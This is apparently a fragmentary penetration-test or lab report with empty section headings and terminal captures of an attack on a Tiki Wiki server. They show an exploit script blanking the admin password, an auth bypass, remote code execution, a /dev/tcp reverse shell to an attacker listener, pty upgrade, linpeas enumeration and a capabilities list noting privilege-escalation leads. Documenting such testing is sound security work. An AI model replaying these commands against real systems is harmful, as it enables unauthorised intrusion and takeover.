
The main factor(s) leading to initial access included:

The main factor(s) leading to privilege escalation here

were:


Remediation steps then include:

Images:



Home
Kali-Linux-2021.4a-vmwa...
1 2 3 4
kali@kali: ~/reports/17-tiki/results/10.14.1.39/loot
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/…/17-tiki/results/10.14.1.39/loot]
└─$ sudo python3 exploit.py
(+) usage: exploit.py <host> <path> <cmd>
(+) eg: exploit.py 192.168.75.141 / id
(+) eg: exploit.py 192.168.75.141 /tiki-20.3/ id

┌──(kali㉿kali)-[~/…/17-tiki/results/10.14.1.39/loot]
└─$ sudo python3 exploit.py 10.14.1.39 / id
(+) blanking password...
(+) admin password blanked!
(+) getting a session...
(+) auth bypass successful!
(+) triggering rce...

uid=48(apache) gid=48(apache) groups=48(apache)

┌──(kali㉿kali)-[~/…/17-tiki/results/10.14.1.39/loot]
└─$ sudo python3 exploit.py 10.14.1.39 / 'which nc'
(+) blanking password...
(+) admin password blanked!
(+) getting a session...
(+) auth bypass successful!
(+) triggering rce...


┌──(kali㉿kali)-[~/…/17-tiki/results/10.14.1.39/loot]
└─$ sudo python3 exploit.py 10.14.1.39 / '/bin/sh -i >& /dev/tcp
(+) blanking password...
(+) admin password blanked!
(+) getting a session...
(+) auth bypass successful!
(+) triggering rce...
```


```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 12345
listening on [any] 12345 ...
10.14.1.39: inverse host lookup failed: Unknown host
connect to [172.16.4.1] from (UNKNOWN) [10.14.1.39] 53000
sh: no job control in this shell
sh-4.2$ python3 -c 'import pty;pty.spawn("/bin/sh")'
python3 -c 'import pty;pty.spawn("/bin/sh")'
sh: python3: command not found
sh-4.2$ python -c 'import pty;pty.spawn("/bin/sh")'
python -c 'import pty;pty.spawn("/bin/sh")'
sh-4.2$


sh-4.2$
sh-4.2$ wget
```



```
dbus        763  0.0  0.4  58236  4224 ?        Ss   Aug06   1:36 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfil
  └─(Caps) 0x0000000020000000=cap_audit_write
root        770  0.0  2.2 562692 21652 ?        Ssl  Aug06   1:05 /usr/sbin/NetworkManager --no-daemon[0m
root        773  0.0  0.2  26400  2688 ?        Ss   Aug06   0:35 /usr/lib/systemd/systemd-logind
root        777  0.0  0.2 126408  2816 ?        Ss   Aug06   0:08 /usr/sbin/crond -n
root        785  0.0  0.1 110224  1664 tty1     Ss+  Aug06   0:00 /sbin/agetty --noclear tty1 linux
root       1027  0.0  0.7 113016  7680 ?        Ss   Aug06   0:00 /usr/sbin/sshd -D
root       1029  0.0  2.6 574304 25896 ?        Ssl  Aug06   6:59 /usr/bin/python2 -Es /usr/sbin/tuned -l -P
root       1030  0.0  3.0 466148 29820 ?        Ss   Aug06   2:55 /usr/sbin/httpd -DFOREGROUND
apache    21857  0.0  4.4 583276 43088 ?        S    03:18   0:13  _ /usr/sbin/httpd -DFOREGROUND
apache    21858  0.0  3.7 577100 36588 ?        S    03:18   0:11  _ /usr/sbin/httpd -DFOREGROUND
apache    21859  0.0  4.4 583460 42808 ?        S    03:18   0:12  _ /usr/sbin/httpd -DFOREGROUND
apache    21860  0.0  3.9 583256 38432 ?        S    03:18   0:11  _ /usr/sbin/httpd -DFOREGROUND
apache    22139  0.1  4.4 583292 43120 ?        S    12:47   0:13  _ /usr/sbin/httpd -DFOREGROUND
apache    22142  0.2  5.1 589420 49408 ?        S    12:48   0:18  _ /usr/sbin/httpd -DFOREGROUND
apache    22143  0.1  4.6 589348 44672 ?        S    12:48   0:14  _ /usr/sbin/httpd -DFOREGROUND
apache    22176  0.2  6.5 604036 63564 ?        S    13:27   0:14  _ /usr/sbin/httpd -DFOREGROUND
apache    22317  0.0  0.2  11704  2560 ?        S    14:48   0:00  |   _ sh -c /bin/sh -i >& /dev/tcp/172.16.4.1/12345 0>&1
apache    22318  0.0  0.2  11840  2816 ?        S    14:48   0:00  |       _ /bin/sh -i
apache    22320  0.0  0.6  26048  5888 ?        S    14:49   0:00  |           _ python -c import pty;pty.spawn("/bin/sh")
apache    22321  0.0  0.2  11844  2816 pts/0    Ss   14:49   0:00  |               _ /bin/sh
apache    22328  1.3  0.4  13364  4352 pts/0    S+   14:51   0:00  |                   _ /bin/sh ./linpeas.sh
apache    25671  0.0  0.3  13364  3520 pts/0    S+   14:51   0:00  |                       _ /bin/sh ./linpeas.sh
apache    25675  0.0  0.3  51876  3584 pts/0    R+   14:51   0:00  |                       |   _ ps fauxwww
apache    25674  0.0  0.3  13364  3392 pts/0    S+   14:51   0:00  |                       _ /bin/sh ./linpeas.sh
apache    22191  0.3  6.0 598016 58688 ?        S    13:31   0:18  _ /usr/sbin/httpd -DFOREGROUND
apache    22196  0.2  5.2 591396 50808 ?        S    13:46   0:08  _ /usr/sbin/httpd -DFOREGROUND
root       1037  0.0  1.7 724136 16968 ?        Ssl  Aug06   1:36 /usr/local/bin/filebrowser -r /var/www/html -a 0.0.0.0 -p 8080
root       1042  0.0  0.6 226380  5956 ?        Ssl  Aug06   2:49 /usr/sbin/rsyslogd -n
mysql      1067  0.0  0.3 113436  2944 ?        Ss   Aug06   0:00 /bin/sh /usr/bin/mysqld_safe --basedir=/usr
mysql      1261  0.0 14.9 994340 144632 ?       Sl   Aug06  20:12  _ /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin
plugin --log-error=/var/log/mysqld.log --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/lib/mysql/mysql.sock
root       1386  0.0  0.5  93100  4964 ?        Ss   Aug06   0:14 /usr/libexec/postfix/master -w
postfix    1392  0.0  0.7  93272  7552 ?        S    Aug06   0:03  _ qmgr -l -t unix -u
```



```
If you don't set "config", it will look for a configuration file called
.filebrowser.{json, toml, yaml, yml} in the following directories:

- ./
- $HOME/
- /etc/filebrowser/

The precedence of the configuration values are as follows:
```



```
Files with capabilities (limited to 50):
/usr/bin/nl = cap_dac_read_search+ep
/usr/bin/newgidmap = cap_setgid+ep
/usr/bin/newuidmap = cap_setuid+ep
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
/usr/local/bin/filebrowser = cap_net_bind_service+ep
```